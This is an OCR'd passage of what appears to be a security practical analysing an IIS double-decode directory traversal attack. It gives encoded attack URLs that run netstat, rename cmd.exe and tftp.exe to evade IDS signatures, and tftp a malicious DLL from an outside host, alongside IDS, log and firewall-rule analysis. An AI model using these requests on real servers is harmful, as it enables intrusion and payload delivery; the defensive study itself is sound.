
http://victim1/q/..%%35%63..%%35c../winnt/system32/%25%34Eetstat.exe?+"-a"

NIDS Alert: NONE - %4Eetstat.exe is not part of this IDS signature.

Log Alert: NONE - Looks for the string “netstat.exe” in the logs, but does not find it.

Log Reports: The following IIS log excerpt shows the encoding.

```
GET /q/..%5c..%5c../winnt/system32/%4Eetstat.exe +"-a"
```



Screen Results


Rules That Did Permit This Action:

- **Firewall:** access-list acl-out permit tcp any host 172.16.29.251 eq www
- **Router:** access-list 101 permit tcp any host 172.16.29.251 eq www

Rules That Would Have Deny This Action:

- **Firewall:** None – You want any user to get to your web server
- **Router:** None – You want any user to get to your web server

Isolating Operating System Command



Attack Diagram

Step 3: A renamed copy of the "cmd.exe" file was created in the working directory. This was done to make it more difficult for the NIDS to detect its usage. Any new name could have been used "cmd1.exe" was used for clarity.

Typical Network based IDSs cannot stop all known signatures simply due to their bandwidth limitations. If several short URIs are rapidly sent in succession, the NIDS could be overwhelmed and one of the URIs could make it through. Since a reply from this command is not necessary, any replies blocked would be of no consequence.

Command and Syntax Used: Ð


http://victim1/q/..%%35%63..%%35c../winnt/system32/%2563md.exe?/c+%63oPy+\winnt\system32\%63md.exe+cmd1.exe

NIDS Alert: NONE - %63md.exe is not part of this IDS signature.

Log Alert: NONE - Looks for the string "cmd.exe" in the logs, but does not find it.

Log Reports: The following IIS log excerpt shows the encoding.

```
GET /q/..%5c..%5c../winnt/system32/%63md.exe
/c+%63oPy+\winnt\system32\%63md.exe+cmd1.exe
```



Screen Results


Rules That Did Permit This Action:

- **Firewall:** access-list acl-out permit tcp any host 172.16.29.251 eq www
- **Router:** access-list 101 permit tcp any host 172.16.29.251 eq www

Rules That Would Have Deny This Action:

- **Firewall:** None – You want any user to get to your web server
- **Router:** None – You want any user to get to your web server

Isolating File Transfer Command



Attack Diagram

Step 4: A renamed copy of the "tftp.exe" file was created in the working directory. This was done to make it more difficult for the NIDS to detect its usage. Any new name could have been used "ftp1.exe" was used for clarity.

Command and Syntax Used: Ð


http://victim1/q/..%%35%63..%%35c../winnt/system32/%2563md.exe?/c+%63opY+\winnt\system32\%74%66tp.exe+ftp1.exe

NIDS Alert: NONE - %63md.exe is not part of this IDS signature.

Log Alert: NONE - Looks for the string "tftp.exe" in the logs, but does not find it.

Log Reports: The following IIS log excerpt shows the encoding.

```
GET /q/..%5c..%5c../winnt/system32/%63md.exe
/c+%63opY+\winnt\system32\%74%66tp.exe+ftp1.exe
```



Screen Results


Rules That Did Permit This Action:

- **Firewall:** access-list acl-out permit tcp any host 172.16.29.251 eq www
- **Router:** access-list 101 permit tcp any host 172.16.29.251 eq www

Rules That Would Have Deny This Action:

- **Firewall:** None – You want any user to get to your web server
- **Router:** None – You want any user to get to your web server

Transferring Files to the System



Attack Diagram

Step 5: The attacker used the ftp1.exe to move the malicious code to the target's working directory. The URI is encoded to hide some of the parameters from detection creating string patterns that do not trigger log alerts.

Command and Syntax Used: Ð


http://victim1/q/ftp1.exe?+-i+%310.129.15.52+%47eT+shtml.dll

NIDS Alert: NONE - ftp1.exe is not part of this IDS signature.

Log Alert: NONE - Nothing unusual appears.

Log Reports: The following IIS log excerpt shows the encoding.

```
GET /q/ftp1.exe +-i+%310.129.15.52+%47eT+shmtl.dll
```



Screen Results


Rules That Did Permit This Action:

- **Firewall:** access-list acl-dmz1 permit udp host 10.216.228.251 any eq tftp
- **Router:** access-list 100 permit udp host 172.16.29.251 any eq tftp

Rules That Would Have Deny This Action:

- **Firewall:** access-list acl-dmz1 permit udp host 10.216.228.251 host 192.168.223.20 eq tftp
- **Router:** access-list 100 permit udp host 172.16.29.251 host 192.168.223.20 eq tftp

Directory Listing of Transferred Files



Attack Diagram

Step 6: The attacker checked the working directory to verify the malicious code has be successfully copied to the target system.

Command and Syntax Used: Ð

